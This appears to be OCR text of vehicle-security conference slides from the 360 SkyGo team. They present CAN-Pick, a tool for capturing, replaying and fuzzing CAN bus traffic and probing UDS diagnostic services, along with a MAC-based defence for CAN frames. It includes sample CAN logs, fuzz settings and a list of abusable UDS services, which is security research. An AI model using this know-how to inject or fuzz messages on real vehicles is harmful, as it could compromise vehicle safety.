0x169	6	F3 A0 00 FE 00 00 - (......)	48	88.58513832092285
0x17D	7	28 20 00 00 20 00 00 - (.......)	6	1046.8626022338867
0x185	4	00 00 10 00 - (....)	26	75.57296752929688
0x194	8	0F 00 00 01 00 00 03 00 - (........)	38	87.08333969116211
0x1BA	8	00 00 67 60 00 00 07 7E - (..C<....)	14	235.23306846618652
0x1C3	8	06 76 00 00 00 00 00 00 - (.L......)	14	105.10063171386719
0x1C7	7	00 00 00 00 00 00 00 - (.......)	24	157.1507453918457
0x1DF	2	05 18 - (..)	13	236.23418807983398
0x1E5	8	46 80 20 D8 00 7F D3 92 - (.P.....\)	97	28.526782989501953
0x1E9	8	00 00 00 00 10 00 00 00 - (........)	37	79.57649230957031
0x1F1	8	0E 00 00 00 08 4F 00 00 - (........)	48	89.08573801045723
0x214	6	06 00 00 00 00 00 - (......)	16	279.6661853790283
0x21C	8	00 00 00 00 00 00 00 00 - (........)	16	273.66089820861816
0x22A	2	24 00 - (..)	40	106.10485076904297
0x230	8	1D 00 B0 00 00 00 1F FD - (........)	37	129.5177936553955
0x232	8	00 00 00 00 00 00 00 00 - (........)	19	112.11085319519043

数据分析 – 功能

- 数据包差异比较
- 数据变化差异可视化
- 数据去重




SKY-GO
360 VEHICLE CYBER SECURITY

Home Buffer Replay Fuzz UDS Holo Setting About

Count: 46 Speed: 125Kbps

noise


Save logs to a new buffer

Clear logs

Count: 46


Id	DLC	Data	Count	Interval
0x12D	8	11 50 00 10 04 19 02 FF - (.2.....)	2	1000.493049621582
0x12F	8	48 A9 11 00 00 00 00 20 - (0.......)	1	0
0x133	8	00 31 00 00 09 02 00 30 - (........)	2	1000.1339912414551
0x1EB	8	A9 00 00 00 00 00 00 00 - (........)	1	0
0x2B6	8	0B 02 19 04 25 16 05 00 - (........)	3	500.2110004425049
0x394	8	40 73 5A 00 00 50 65 00 - ((I...2A.)	2	999.6500015258789
0x396	8	02 00 D0 00 00 00 00 00 - (........)	2	999.0100860595703
0x3C0	8	0A 00 07 00 00 00 00 00 - (........)	2	1003.1380653381348
0x3C1	8	15 00 01 00 00 00 00 00 - (........)	2	1002.7048587799072
0x3D9	8	57 6B 00 7B 00 FC 47 00 - (9...../.)	11	30.206918716430664
0x49C	8	04 00 00 2D 81 00 00 50 - (....Q..2)	2	999.7990131378174
0x4A6	8	AC 01 2E 01 00 00 00 00 - (........)	8	99.97701644897461
0x4B8	8	15 00 00 00 00 00 00 00 - (........)	1	0
0x4B9	8	15 00 00 00 00 00 00 00 - (........)	1	0

数据分析 - 从混沌到有序




Packet A(1102)
Noise

Diff




Packet C(63)
Result





Packet B(1007)
An action

插件样例 - Fuzz功能


- 两种fuzz模式
- 自定时间间隔










SKY.GO
360 VEHICLE CYBER SECURITY



CAN-Pick
Home Buffer Replay Fuzz UDS Holo Setting About
Count: 0 Speed: 250Kbps
Id 0{}
Id fuzzing range 00 - FF
Data 00310000090200{}
Data fuzzing range 00 - 1A
Fuzz mode Cluster Bomb
Interval 100
This function is to figure out the useful CAN message by fuzzing, you can replace the part of param that you want to fuzz with {}, then you need to set the range of fuzzing part.If you want to replay single CAN-message, just click the start without doing anything.
Start
Stop


CAN-Pick - A simple fra
127.0.0.1:6666
CAN-Pick
Home Buffer Replay Fuzz UDS Holo Setting About
Count: 0 Speed: 250Kbps
buffer name
Save logs to a new buffer
Clear logs
Count: 0
Id DLC Data Count Interval

插件样例 - Replay功能

- 单条发送
- 整包发送
- 自定时间间隔
- 自定重放次数





当前转速为0

当前车速为0

UDS探测

- 0x10 Diagnostic Session Control
  - 0x01 Enter diagnostic session
- 0x3E Tester Present Message

- 0x10 + 0x40 Positive response
- 0x7F Service not supported in active session
- 0x27 Exceeded Number of Attempts

Single Frame (SF)

Byte 0		Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Bits 7 - 4 Frame Type (0 for SF)	Bits 3 - 0 # of data bytes in this message	Service ID (for UDS)	Data	Data	Data	Data	Data	Data

First Frame (FF)

Byte 0		Byte 1		Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Bits 7 - 4 Frame Type (1 for FF)	Bits 3 - 0 # of data bytes in this message	Bits 7-4 0x01	Bits 3-0 Upper 4 bits of message length	Lower Byte of Message Length	Service ID	Data	Data	Data	Data

Consecutive Frame (CF)


Byte 0		Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Bits 7 - 4 Frame Type (2 for CF)	Bits 3 - 0 Message Serial Number	Data	Data	Data	Data	Data	Data	Data

UDS functions

- 0x27 Security Access: Allows to enable the most security-critical services
- 0x23 Read Memory By Address: Allows to read certain memory addresses
- 0x2E Write Data By Identifier: Allows to write certain parameters
- 0x31 Routine Control: A running service can be interrupted at any time
- 0x34 Request Download: Allows to retrieve firmware from ECU
- 0x35 Request Upload: Allows to upload firmware to ECU


Holo模块

- 可自定义插件
- 云端同步插件
- 自定过滤规则
- 自定发送规则
- 调用外部系统



应用场景

- 安全爱好者
- 汽车改装爱好者
- 厂商总线安全验收



CAN-BUS总线安全设计

研究难点

标准帧：11位标识符
扩展帧：29位标识符
数据域最大长度64比特

限制MAC长度

确保MAC随机抵御试错攻击


ECU典型配置：
12MHZ、16位的处理器1MB的SRAM
2MB的闪存

限制算法复杂度

确保延时小


CAN-BUS总线安全设计

- 基本想法——数据包后附加消息认证码
  - 轻量级认证
    - 认证码占用1~2个字节
  - 认证码是发送数据、发送接收双方共同密钥
    - 消息被篡改或者伪造的消息立刻被接收者发现并直接丢弃
    - 预先计算，保证实时性



CAN-BUS总线安全设计

- 漏检率
  - MAC随机性确保长度受限时漏检率最低
- 延时
  - 发送和认证都无计算MAC时间
  - 用哈希函数生成一个MAC至少需要86us
- 存储空间开销L × T
- 硬件复杂度很低
- 总线负载周期性上升



CAN-BUS总线安全设计

CAN-BUS总线安全设计

- 消息认证的算法和优势
  - 优势
    - 理论上可屏蔽车载网络内各种伪造和篡改数据包的攻击
    - 无需改动汽车硬件结构和网络协议，兼容新的CAN-FD协议
  - 劣势
    - 需要改动ECU小部分代码，但无需更换ECU芯片
    - 减少了CAN数据段中的有效载荷，需要进一步评估其对于网络性能的影响
  - 形式
    - 安全整体解决方案
    - ECU安全固件

No vehicle is unhackable

- 汽车破解演示无针对任何车厂与车型
- 破解很有趣，提高姿势水平
- 有了工具大家可以学习一个
- 没有不存在漏洞的汽车

Acknowledgements

- Tsinghua University
  - Jian Wang
- HiRain Technologie
- 360 SkyGo Team
  - Wenxiao Jia

Thanks for listening

Q&A